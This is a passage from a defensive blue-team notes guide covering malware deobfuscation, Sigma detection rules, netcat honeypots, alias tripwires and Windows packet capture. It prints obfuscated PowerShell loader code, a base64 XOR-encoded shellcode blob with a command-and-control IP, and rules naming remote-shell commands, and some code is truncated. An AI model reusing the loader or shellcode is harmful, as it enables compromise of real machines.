If we trial and error with the numbers and decimals, we can eventually start the cracking process

Defang

CyberChef has taken us as far as we can go. To find out what happens next, we need to run this on a test rig. But we need to de-fang all of the dangerous bits of this script.

[John Hammond](#), a security researcher and awesome youtuber, introduced me to the concept of replacing variables in malicious scripts. If you replace-all for the variable, you can introduce variables that are familiar.

So for this script:

```
#original variable
$bse64=New-Object IO.MemoryStream([Convert]::FromBase64String("H4sIAA....."))

#changed
$bse64=New-Object IO.Me
```

It isn't much, but in a big long complicated script, changing variables helps keep track of what's going on.

After this, we need to make sure that running this script won't actually execute anything malicious on our system. We just want to see what it will do.

Remove IEX where you see it. Don't get rid of the brackets though.

```
zfWJyt06ZAw4AAA==")
$gz=iex (New-Object IO.StreamReader(New-Object IO.Compression.GzipStream($bse64,[
IO.Compression.CompressionMode]::Decompress))).ReadToEnd();
write-host "$gz"
```

Once you've de-fanged the script, you are alright to run it and will just print the output to the screen:

```
[19-Jun-21 13:15:53 BST] Desktop/pwsh
```

```
-> pwsh first_decode.ps1
```

```
Set-StrictMode -Version 2
```

```
$DoIt = @'
function func_get_proc_address {
    Param ($var_module, $var_procedure)
    $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')
    $var_gpa = $var_unsafe_native_methods.GetMethod('GetProcAddress', [Type[]] @('System.Runtime.InteropServices.HandleRef', 'string'))
    return $var_gpa.Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr), ($var_unsafe_native_methods.GetMethod('GetModuleHandle')).Invoke($null, @($var_module)))), $var_procedure))
}

function func_get_delegate_type {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
        [Parameter(Position = 1)] [Type] $var_return_type = [Void]
    )
    $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')),
[System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('/
```

A Layer Deeper

So CyberChef got us here, and we were limited there. So now let's de-fang this resulting script and see where they takes us

If we scroll around, we can see some of the logic of the script. At the bottom, we see that it will execute the output of a variable as a Job, which we've [touched on before](#)

```
-If ([IntPtr]::size -eq 8) {
    start-job { param($a) IEX $a } -RunAs32 -Argument $DoIt | wait-job | Receive-Job
}
else {
    IEX $DoIt
}
```

Let's remove the IEX at the bottom, and neutralise the job by commenting it out

```

#### Job starts here
#If ([IntPtr]::size -eq 8) {
#    start-job { param($a) IEX $a } -RunAs32 -Argument $DoIt | wait-job | Receive-Job
#}
#else {
#    $DoIt
#}

```

....to be continued!!!

Bytes

Here's a separate bit of Powershell malware. I decoded it up to a point, and I want to focus on some easy ways to decode BYTES.

```

If ([IntPtr]::size -eq 8) {
    [Byte[]]$var_code = [System.Convert]::FromBase64String('32ugx9PL6yMjI2JyYnNxcnV
for ($x = 0; $x -lt $var_code.Count; $x++) {
    $var_code[$x] = $var_code[$x] -bxor 35
}
}

```

First, push it as a \$variable in powershell

```
$malware = [put the above string here]
```

```

0.42,1\on
FLARE 18/01/2022 13:18:56
PS C:\Users\Ted\Desktop > $value = [Byte[]]$var_code = [System.Convert]::FromBase64String('32ugx9PL6yMjI2JyYnNxcnVrEvFGa6hxQ2
uocTtrqHEDA6hRc2sslGlpbhLqaxLjx9CxYEPa2Li615iTulBznFicmuocQOoYR9rIvNFols7KCFWUaijqyMjI2um41dEayLzc6hr02eoYwhNqIvPAdwvc6mKof6t
rIvVuEuprEuOPYulqlmIi4hvDvtJvIG8HK2Ya8lb7e2eoYwdqIvNFYqgva2eoYz9qIvNiQcerayLzYntie316eWJ7YnpieWugzwNicdzDe2J6eWuoMcps3Nzcfkkj
ap1USk1KTUZXI2J1aqrFb6rSYplvVAUk3PZrEuprEvFuEuNuEupic2JzYpkZdVqE3PbKsCMjI3lrquJ3mgiIyNuEupicmJySSBicmKZdKq85dz2yFp4a6riaxLxa
qr7bhLqcUsjEeOncXFimch2DRjc9muq5Wug4HNJKXxrqtKZPCMjI0kjS6MQIyNqqNsNimicjIyNimVlvaXc9muq0muq+Wrk49zc3NxuEupxcWKZDiU7WNz2puMspr
4iIyNr30wp68iYpIkMrHIiMjy6Hc3NwMQ1NKDFURDERGV3xLRkJHR1EcV1ZKRx4QQhEQkcTQQ4QQhsVQkUOORRARwSAFkAWFRibFBtGRhMjQEI910UC8t0
7DI3t7FEHxV0CI3ZQR1EOYkRGTVcZA25MWUpPT0IMFg0TAwtATE5TQldKQu9GANucGpmAxITDRMYA3RKTUDMVFADBxCDFQ0RGA0bHQVFxgDd1FKR0ZNVvwVDRMY
A251d2FpcAouKSM0mn/nY6mYow50QVnlyftKp9hpItf3rAbs0ProvN/ccyuALAAatbGBGOWJ2NY+zQ/glsuFaoh0pqIXHzPcoRtOWLPDHqUF5735fjsos5bxJ9e8WKKL
cJfw5i/lpyFM60nu4hpKQz2ElgTcy6/c+ekpvIrjtcwE3LAHdTve4DGT6u0061HMLUmGLrhFP/5fdz80Zw2UZeRXANuIdmpZ4GKmmgJReSqSlU+E+oZhALFm
+qEsWFRJxs0Un+j0kQGqMtlgRAcHDF93uo/DzGDM8myCNind0WgXXc9msS6pkjI2MjYpsjMyMjYppjIyMjYpl7h3DG3PZrsHBwa6rEa6rSa6r5YpsjAyMjaqraYpk
xtarB3PZro0cDpuNX1UWoJGsi4KbjVvR7e3trJiMjIyNz4Mtc3tzcehsWDRiaGw0WFA0SFhYjMRd1Ww=')
>>
>>     for ($x = 0; $x -lt $var_code.Count; $x++) {
>>         $var_code[$x] = $var_code[$x] -bxor 35
>>     }

```

If we `echo \$malware` we can see we get some numbers. These are likely bytes.

```

FLARE 18/01/2022 13:40:52
PS C:\Users\Ted\Desktop > echo $value | select -first 5
252
72
131
228
240

```

We can push these bytes straight into an .exe

```
[System.IO.File]::WriteAllBytes(".\evil.exe", $malware)
```

Then we can string the evil.exe, and we can see that it includes a bad IP, confirming this was indeed malware!

```
FLARE 18/01/2022 13:45:19
PS C:\Users\Ted\Desktop > strings -n 6 .\test.exe

Strings v2.54 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2021 Mark Russinovich
Sysinternals - www.sysinternals.com

AQAPRQVH1
AXAX^YZAXAYAZH
wininet
/api/v2/get_header?uuid=3a23ad0b-3a84-46af-b7cd-c5c561878ee0
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2; WOW64; Trident/6.0; MATBJS)
[mbpQ]
185.198.57.155
FLARE 18/01/2022 13:45:25
```


SOC

Sigma Converter

The TL;DR of [Sigma](#) is that it's awesome. I won't go into detail on what Sigma is, but I will tell you about an awesome tool that lets you convert sigma rules into whatever syntax your SOC uses:

[Uncoder](#)

You can convert ONE standard Sigma rule into a range of other search syntax languages



```
service: sysmon
detection:
  selection:
    EventID: 8
    TargetProcessAddres
  condition: selection
falsepositives:
- unknown
level: high
tags:
- attack.process_inje
- attack.t1055
```

ElastAlert
Elastic Rule
FireEye
Google Chronicle
Graylog
Humio
Kibana Saved Search
Kibana Watcher
Logpoint
Microsoft Defender ATP
Qualys
RSA NetWitness
Regex Grep
SentinelOne
Sigma
Sumo Logic
Sysmon Rule
Windows PowerShell
Zeek

Translating to: Sigma

automatically

Uncoder Example: Cobalt Strike

Here, we can see that a sigma rule for CS process injection is automatically converted from a standard sigma rule into a *Kibana Saved Search*

```
1 title: CobaltStrike Process Injection
2 description: Detects a possible remote threat creation with certain
   characteristics which are typical for Cobalt Strike beacons
3 references:
4 - https://medium.com/@olafhartong/cobalt-strike-remote-threads-detection
   -206372d11d0f
5 status: experimental
6 author: Olaf Hartong, Florian Roth
7 logsource:
8   product: windows
9   service: sysmon
10 detection:
11   selection:
12   | EventID: 8
13   | TargetProcessAddress: '*0B80'
14   condition: selection
15 falsepositives:
16 - unknown
17 level: high
18 tags:
19 - attack.process_injection
20 - attack.t1055
```

568 / 5000

Translating from: Sigma

```
{
  "_id": "CobaltStrike-Process-Injection",
  "_type": "search",
  "_source": {
    "title": "Sigma: CobaltStrike Process Injection",
    "description": "Detects a possible remote threat creation with certain characteristics which are typical for Cobalt Strike beacons Author: Olaf Hartong, Florian Roth. License: https://github.com/Neo23x0/sigma/blob/master/LICENSE.Detection.Rules.md. Reference: https://tdm.socprime.com/tdm/info/0.",
    "hits": 0,
    "columns": [],
    "sort": [
      "@timestamp",
      "desc"
    ],
    "version": 1,
    "kibanaSavedObjectMeta": {
      "searchSourceJSON": "{\"index\": \"winlogbeat-*\", \"filter\": [], \"highlight\": {\"pre_tags\": [\"@kibana-highlighted-field@\"]}, \"post_tags\": [\"@kibana-highlighted-field@\"]}, \"fields\": {\"*\": {}}, \"require_field_match\": false, \"fragment_size\": 2147483647}, \"query\": {\"query_string\": {\"query\": \"(winlog.channel\\\\\\\\\"Microsoft\\\\\\\\-Windows\\\\\\\\-Sysmon\\\\\\\\Operational\\\\\\\\\" AND winlog.event_id\\\\\\\\\"8\\\\\\\\\" AND TargetProcessAddress:\\\"0B80\\\")\", \"analyze_wildcard\": true}}}"
    }
}
```

Suggest translation Copy 

Translating to: Kibana Saved Search

SOC Prime

SOC Prime is a market place of Sigma rules for the latest and greatest exploits and vulnerabilities

SQC PRIME Threat Detection Marketplace - Community All Search... (comma separated) Standard Content Automation Analytics Wanted Tools Upgrade Community

Browse Content By: Detections MITRE ATT&CK Expert

Content Search

ROLE AND PLATFORM
Elastic Stack Cyber Threat Intelligence Analyst +5 [Edit](#)

RULE MASTER
[+ Choose profile](#)

CONTENT AVAILABILITY Community Exclusive

USE CASE - 8 Proactive Exploit Detection Active Directory Security Cloud Security Endpoint Detection Enhancement Threat Hunting Compliance [view more](#)

CLOUD - 6

CONTENT TYPE - 8

LOG SOURCE PRODUCT - 565

ATT&CK DATA SOURCES - 81

Search Result: 119,641 out of 119,641 Rules 3,189 Sigma Rules 313 Log Sources 224 Tools 131 Actors 268 Techniques

Possible Malformed Accept-Encoding Header [CVE-2021-31166 - Windows HTTP Protocol Stack vulnerability] (via proxy)
by SOC Prime Team, Florian Roth type Rule logsource proxy
★★★★★ 213 57 Released: 21 May 2023

Remote Shell via WinRM
by Sittikorn S type Rule logsource process_creation
★★★★★ 131 67 Released: 26 May 2023

WinRM Remote Shell From Internet
by Sittikorn S type Rule logsource firewall
★★★★★ 89 37 Released: 26 May 2023

Darkside Ransomware as a DLL (via rundll32)
by Emir Erdogan type Rule logsource process_creation
★★★★★ 212 90 Released: 18 May 2023

Detect RClone Command-Line Usage (Darkside Tool)
by Emir Erdogan type Rule logsource windows
★★★★★ 108 46 Released: 18 May 2023

You can pick a rule here, and convert it there and then for the search language you use in your SOC

Remote Shell via WinRM



★ 4.5 (4) 130 67 by Sittikorn S

This rule identifies remote WinRM sections by monitoring for winrhost.exe as a parent or child process and detect WinRM on powershell command.

CHOOSE FOR

Sigma
Elastic Stack
Microsoft PowerShell
Azure Sentinel
Chronicle Security
Splunk
Sumo Logic
ArcSight
QRadar
Humio
SentinelOne
FireEye
Carbon Black
LogPoint
RSA NetWitness
Apache Kafka
ksqlDB
Microsoft Defender ATP R&D
CrowdStrike R&D
Graylog R&D
Sysmon R&D
Regex Grep R&D
Qualys R&D

Show less ^

Source Code

```
1 title: Remote Shell via WinRM
2 status: stable
3 description: This rule identifies remote WinRM sections by monitoring for winrhost.exe as a
parent or child process and detect WinRM on powershell command.
4 author: Sittikorn S
5 date: 2021/05/24
6 references:
7 - https://developpaper.com/remote-connection-to-windows-server-with-powershell
8 - https://www.hackingarticles.in/winrm-penetration-testing/
9 tags:
10 - attack.Lateral_Movement
11 - attack.T1021
12 logsource:
13   product: windows
14   category: process_creation
15 detection:
16   selection1:
17     Image|endswith:
18       - '\powershell.exe'
19     CommandLine|contains|all:
20       - 'Enter-PSSession'
21       - '--ComputerName'
22       - '--Credential'
23   selection2:
24     Image|endswith:
25       - '\cmd.exe'
26     CommandLine|contains:
27       - 'Enable-PSRemoting'
28       - 'winrm set winrm/config/client'
29       - 'winrm quickconfig'
30       - 'Restart-Service WinRM'
31       - 'winrs -r:'
32   selection3:
33     ParentImage|endswith: '\winrhost.exe'
```

Honeypots

One must subscribe to the philosophy that compromise is inevitable. And it is. As Blue Teamers, our job is to steel ourselves and be ready for the adversary in our network.

Honeypots are *advanced* defensive security techniques. Much like a venus flytrap that seeks to ensnare insects, a honeytrap seeks to ensare the adversary in our network. The task of the honeypot is to allure the adversary and convince them to interact. In the mean time, our honeypot will alert us and afford us time to contain and refute the adversary - all the while, they were pwning a honeypot they believed to be real but in fact did not lasting damage.

Look, there isn't anything I could teach you about honeypots that Chris Sanders couldn't teach you better. Everything you and I are gonna talk about in the Blue Team Notes to do with Honeypots, [Chris Sanders could tell you and tell you far better](#). But for now, you're stuck with me!

► section contents

Basic Honeypots

An adversaries' eyes will light up at an exposed SSH or RDP. Perhaps it's not worth your time having an externally-facing honeypot (adversaries all over the world will brute force and try their luck). But in your internal network, emulating a remote connection on a juicy server may just do the trick to get the adversary to test their luck, and in doing so notify you when they interact with the honeypot

Telnet Honeypot

WHOMST amongst us is using telnet in the year of our LORDT 2021?!.a shocking number unfortunately....so let's give a honeypot telnet a go!

On a linux machine, set this fake telnet up with netcat. Also have it output to a log, so you are able to record adversaries' attempts to exploit.

You can check in on this log, or have a cronjob set up to check it's contents and forward it to you where necessary

```
ncat -nvlp 23 > hp_telnet.log 2>&1
# -l listen mode, -k force to allow multiple connections, -p listen on
# I added a dash V for more info

#test it works!
#an attacker will then use to connect and run commands
telnet 127.0.0.1
whoami
#netcat will show what the attacker ran.
```

If you run this bad boy, you can see that the .LOG captures what we run when we telnet in. The only downside of this all of course is we do not have a real telnet session, and therefore it will not speak back to the adversary nor will it keep them ensnared.

```

[14-Jul-21 20:01:52 BST] remnux/Desktop
-> sudo nc -nvlkp 23 > hp_telnet.log 2>&1
^C
[14-Jul-21 20:02:14 BST] remnux/Desktop
-> cat hp_telnet.log
Listening on 0.0.0.0 23
Connection received on 127.0.0.1 37126
????????? ??!"??'????#whoami
[14-Jul-21 20:02:17 BST] remnux/Desktop
->

```

```

[14-Jul-21 20:01:39 BST] remnux/Desktop
-> telnet 127.0.0.1
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^].
whoami
Connection closed by foreign host.
[14-Jul-21 20:02:14 BST] remnux/Desktop
->

```

HTTP Honeypot

Our fake web server here will ensnare an adversary for longer than our telnet. We would like to present the webserver as an 'error' which may encourage the adversary to sink time into making it 'not error'.

In the mean time, we can be alerted, respond, gather information like their user agent, techniques, IP address, and feed this back into our SOC to be alerted for in the future.

First, you will need a `index.html` file. Any will do, I'll be [borrowing this one](#)

```

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="utf-8" /><meta http-equiv="X-UA-Compatible" content="IE=edge" />
    <title>We've got some trouble | 403 – Access Denied</title>
    <style type="text/css">/*! normalize.css v5.0.0 | MIT License | github.com/normaliz</style>
</head>
<body>
    <div class="cover"><h1>Access Denied <small>403</small></h1><p class="lead">T
    <small>hechnical Contact: <a href="mailto:larry@honeypot.com">larry@hone</small>
</body>
</html>

```

Second, we now need to set up our weaponised honeypot. Here's a bash script to help us out:

```

#!/bin/bash

#variables
PORT=80
LOG=hpot.log
#data to display to an attacker
BANNER=`cat index.html` # notice these are ` and not '. The command will run inco

# create a temp lock file, to ensure only one instance of the HP is running


```

```

touch /tmp/hpot.hld
echo "" >> $LOG
#while loop starts and keeps the HP running.
while [ -f /tmp/hpot.hld ]
do
echo "$BANNER" | nc -lvp $PORT 1>> $LOG 2>> $LOG
# this section logs for your benefit
echo "==ATTEMPTED CONNECTION TO PORT $PORT AT `date`==" >> $LOG # the humble `d
echo "" >> $LOG
echo "~~~~~" >> $LOG # sepe
done

```

Test this locally by examining 127.0.0.1 in your browser, your .LOG file should have a FIT over this access and record much of your attempts to do something naughty, like brute forcing ;)



Booby Trap Commands

`alias` in Linux is awesome, it lets you speed up your workflow by setting shortcuts for the longer commands and one-liners you know and love.....Alias can also be weaponised in aid of the defender.

Why don't we backdoor some naughty commands that adversaries like to use on 'Nix machines. Off the top of my head, we can boobytrap `nano` , `base64` , `wget` and `curl` , but you'll think of something more imaginative and clever, I am sure.

#IRL

```
alias wget ='curl http://honey.comands.uk/$(hostname -f) > /dev/null 2>&1 ; wget'
```

```

# Hostname -f will put the fully qualified domain name of the machine into the GE
#ideally, the website you first hit be a cloud instance or something. Don't act
# the reason we ask it to curl the machine name directory is to alert OUR lis

#for testing
# I am hardcoding the machine name in the directory as an example. If I were yo
alias wget='curl http://127.0.0.1/workstation1337 > /dev/null 2>&1 ; wget'

# Notice the ;wget at the end
# this will still execute wget without any worries
# However it comes after the curl to our listening honeypot detector
# The honeypot detector's output is pushed to the abyss, so it will not alert t

```

If we have a listening web server in real life, it will snitch on the adversary trying to use WGET. This is true for any of the other commands we do too

```

[14-Jul-21 20:37:46 BST] remnux/Desktop
-> alias wget='curl http://127.0.0.1/workstation1337 > /dev/null 2>&1 ; wget'
[14-Jul-21 20:37:48 BST] remnux/Desktop
-> wget http://evilc2.uk

[14-Jul-21 20:35:53 BST] remnux/Desktop
-> sudo nc -nvklp 80
Listening on 0.0.0.0 80
Connection received on 127.0.0.1 53922
GET /workstation1337 HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko
Accept: image/gif, image/jpeg, image/pjpeg, image/pjpeg, application/x-shockwave-flash, application/x-ms-application, application/x-ms-xbap, application/vnd.ms-xpsdocument, application/xml+xml, /*
Accept-Language: en-us
Connection: Keep-Alive

[14-Jul-21 20:39:42 BST] remnux/Desktop
-> alias base64='curl http://127.0.0.1/workstation1337 > /dev/null 2>&1 ; base64'
-> echo 'RXZpbF90b29saW5nX3RvX2V4cGxvaXRfeW91ISEh' | base64 -d
[14-Jul-21 20:39:36 BST] remnux/Desktop
-> sudo nc -nvklp 80
Listening on 0.0.0.0 80
Connection received on 127.0.0.1 53924
GET /workstation1337 HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko
Accept: image/gif, image/jpeg, image/pjpeg, image/pjpeg, application/x-shockwave-flash, application/x-ms-application, application/x-ms-xbap, application/vnd.ms-xpsdocument, application/xml+xml, /*
Accept-Language: en-us
Connection: Keep-Alive

```

Network Traffic

I'll be honest with you. Network traffic is where it's at. Endpoints and their logs are fallible, they can be made to LIE to you by an adversary. But packets? Packet's don't lie.

There's a great [SANS talk](#) and [corresponding paper](#), called *Packets or it Didn't Happen*, all about the utility of network traffic's advantages over endpoint log monitoring.

► section contents

Capture Traffic

► section contents

When we're talking about capturing traffic here, we really mean capturing traffic in the form of packets.

But it's worth taking a smol digression to note what implementing continuous monitoring of traffic means in your environment

To capture continuous traffic, as well as to capture it in different formats like Netflow & metadata, you will need to install physical sensors, TAPS, and the like upstream around your network. You will also need to leverage DNS server traffic, internal firewall traffic, and activity from routers/switches especially to overcome VLAN segregation.

Network traffic monitoring uses particular terms to mean particular things

- North to South monitoring = monitoring ingress and egress traffic = stuff that's coming in external to your domain and stuff that's leaving your domain out to the big bad internet
- East to West monitoring = monitoring communication between machines in the Local Area Network = stuff that your computers talking about with one another.

I really encourage you to read and watch [the SANS](#) stuff on this topic.

Packet Versions

Listen buddy, I'll have you know we base things on SCIENCE around here. And the SCIENCE says that not all packet capture file types are born equal.

We'll only focus on the most commonly encountered ones

Pcapng or Pcap

According to a [SANS research paper](#) on the matter, *pcapng* is the superior packet we should strive for compared to pcap

PCAP Next Generation (PCAPNg) has some advantages over its predecessor, PCAP. Its explicit goal is to IMPROVE on pcap

- More granular timestamps

- More metadata
- Stats on dropped packets

Unfortunately, Pcapng isn't popular. Not many tools can output a pcapng file or use it as default. Most tools can read it just fine though, so that's a big plus. Fortunately for you and I, Wireshark and Tshark use Pcapng as their default output for captured packets and therefore we can still leverage this New Generation.

If you want to write in pcapng, you can read about it ([here](#))[#I-want-pcapng] in the Blue Team Notes

ETL

ETL isn't quite the Windows implementation of a Pcap.

According to the [docs](#), ETLs (or Event Trace Logs) are based on the ETW framework (Event Tracing for Windows). ETW captures a number of things, and when we leverage network monitoring in windows we are simply leveraging one of the many things ETW recognises and records in ETL format.

We don't need to over complicate it, but essentially .ETLs are records of network activity taken from the ETW kernel-level monitor.

It is possible to convert .ETL captured network traffic over to .Pcap, which we talk about [here](#) in the Blue Team Notes

Capture on Windows

Preamble

Weird one to start with right? But it isn't self evident HOW one captures traffic on Windows

You COULD download [Wireshark for Windows](#), or [WinDump](#), or [Npcap](#). If you want to download anything on a Windows machine, it's a tossup between Wireshark and [Microsoft's Network Monitor](#)

Netsh Trace

But to be honest, who wants to download external stuff??? And who needs to, when you can leverage cmdline's [netsh](#)

We can look at our options by running the following

```
netsh trace start ?
```

```
[06/28/2021 10:56:50] PS >netsh trace start ?

start
    Starts tracing.

Usage: trace start [[scenario=<scenario1,scenario2>]
    [[globalKeywords=]keywords] [[globalLevel=]level]
    [[capture=]yes|no] [[captureType=]physical|vmSwitch|both]
    [[report=]yes|no|disabled] [[persistent=]yes|no]
    [[traceFile=]path\filename] [[maxSize=]fileMaxsize]
    [[fileMode=]single|circular|append] [[overwrite=]yes|no]
    [[correlation=]yes|no|disabled] [captureFilters]
    [[provider=]providerIdOrName] [[keywords=]keywordMaskOrSet]
    [[level=]level]
    [[provider=]provider2IdOrName] [[providerFilter=]yes|no]
    [[keywords=]keyword2MaskOrSet] [[perfMerge=]yes|no]
    [[level=]level2] ...

Defaults:
    capture=no (specifies whether packet capture is enabled
                in addition to trace events)
    captureType=physical (specifies whether packet capture needs to be
                enabled for physical network adapters only, virtual switch
                only, or both physical network adapters and virtual switch)
    report=no (specifies whether a complementing report will be generated
                along with the trace file)
    persistent=no (specifies whether the tracing session continues
                across reboots, and is on until netsh trace stop is issued)
    maxSize=250 MB (specifies the maximum trace file size, 0=no maximum)
    fileMode=circular
    overwrite=yes (specifies whether an existing trace output file will
                be overwritten)
    correlation=yes (specifies whether related events will be correlated
                and grouped together)
    perfMerge=yes (specifies whether performance metadata is merged
                into trace)
    traceFile=%LOCALAPPDATA%\Temp\NetTraces\NetTrace.etl
                (specifies location of the output file)
    providerFilter=no (specifies whether provider filter is enabled)

Provider keywords default to all and level to 255 unless otherwise specified.
```

We're only concerned with a handful of these flags

- capture=yes - actually capture packets
- captureType=x - default is physical option, other option is virtual
- maxSize=0 - otherwise the max size is only 250mb
- filemode=single - a requirement if we have unlimited capture size
- traceFile=C:\temp\captured_traffic.etl - location and name to store captured info
- level=5 - the verbosity we would like our packets to be collected with

So our most basic command looks like the following

```
:: run as admin
netsh trace start capture=yes maxSize=0 filemode=single tracefile=C:\captured_tra
```

```
:: to stop  
netsh trace stop  
:: will take a while now!
```

```
[06/28/2021 11:05:21] PS >netsh trace start capture=yes tracefile=.\captured.etl maxsize=0 filemode=single  
Trace configuration:  
-----  
Status: Running  
Trace File: C:\captured.etl  
Append: off  
Circular: off  
Max Size: off  
Report: off  
[06/28/2021 11:05:43] PS >netsh trace stop  
Correlating traces ... done  
Merging traces ... done  
Generating data collection ... done  
The trace file and additional troubleshooting information have been compiled as "C:\Windows\system32\captured.cab".  
File location = C:\Windows\system32\captured.etl  
Tracing session was successfully stopped.
```

Converting Windows Captures

The astute will have noted that files that end in .ETL are not .PCAP. For reasons I don't know, Microsoft decided to just not save things as Pcap? I don't know man.

At any rate, we can convert it to a format we all know and love.

To convert it on windows, we have to download something I am afraid. Forgive me. [etl2pcapng](#)

```
:: example usage  
etl2pcapng.exe original.etl converted.pcapng  
  
:: etl2pcapng.exe captured_traffic.etl converted_captured_traffic.pcapng
```

```
[06/28/2021 11:36:52] PS >.\etl2pcapng.exe  
etl2pcapng <infile> <outfile>  
Converts a packet capture from etl to pcapng format.  
[06/28/2021 11:36:55] PS >.\etl2pcapng.exe .\captured_traffic.etl converted_captured_traffic.pcapng  
IF: medium=eth ID=0 IfIndex=5  
Converted 91 frames  
[06/28/2021 11:37:21] PS >gci | ? Name -like *converted*
```

Mode	LastWriteTime	Length	Name
-a----	6/28/2021 11:37 AM	22684	converted_captured_traffic.pcapng

And if we look on a linux machine, we can confirm it's a PCAP alright

```
[28-Jun-21 19:46:50 BST] d/Downloads  
🔍 -> file converted_captured_traffic.pcapng  
converted_captured_traffic.pcapng: pcapng capture file - version 1.0
```

```
[28-Jun-21 19:50:25 BST] remnux/Desktop
-> tshark -r converted.captured.traffic.pcapng --color
 1  0.000000 fe80::e08f:72f5:1ab:3b28 > ff02::16    ICMPv6 90 Multicast Listener Report Message v2
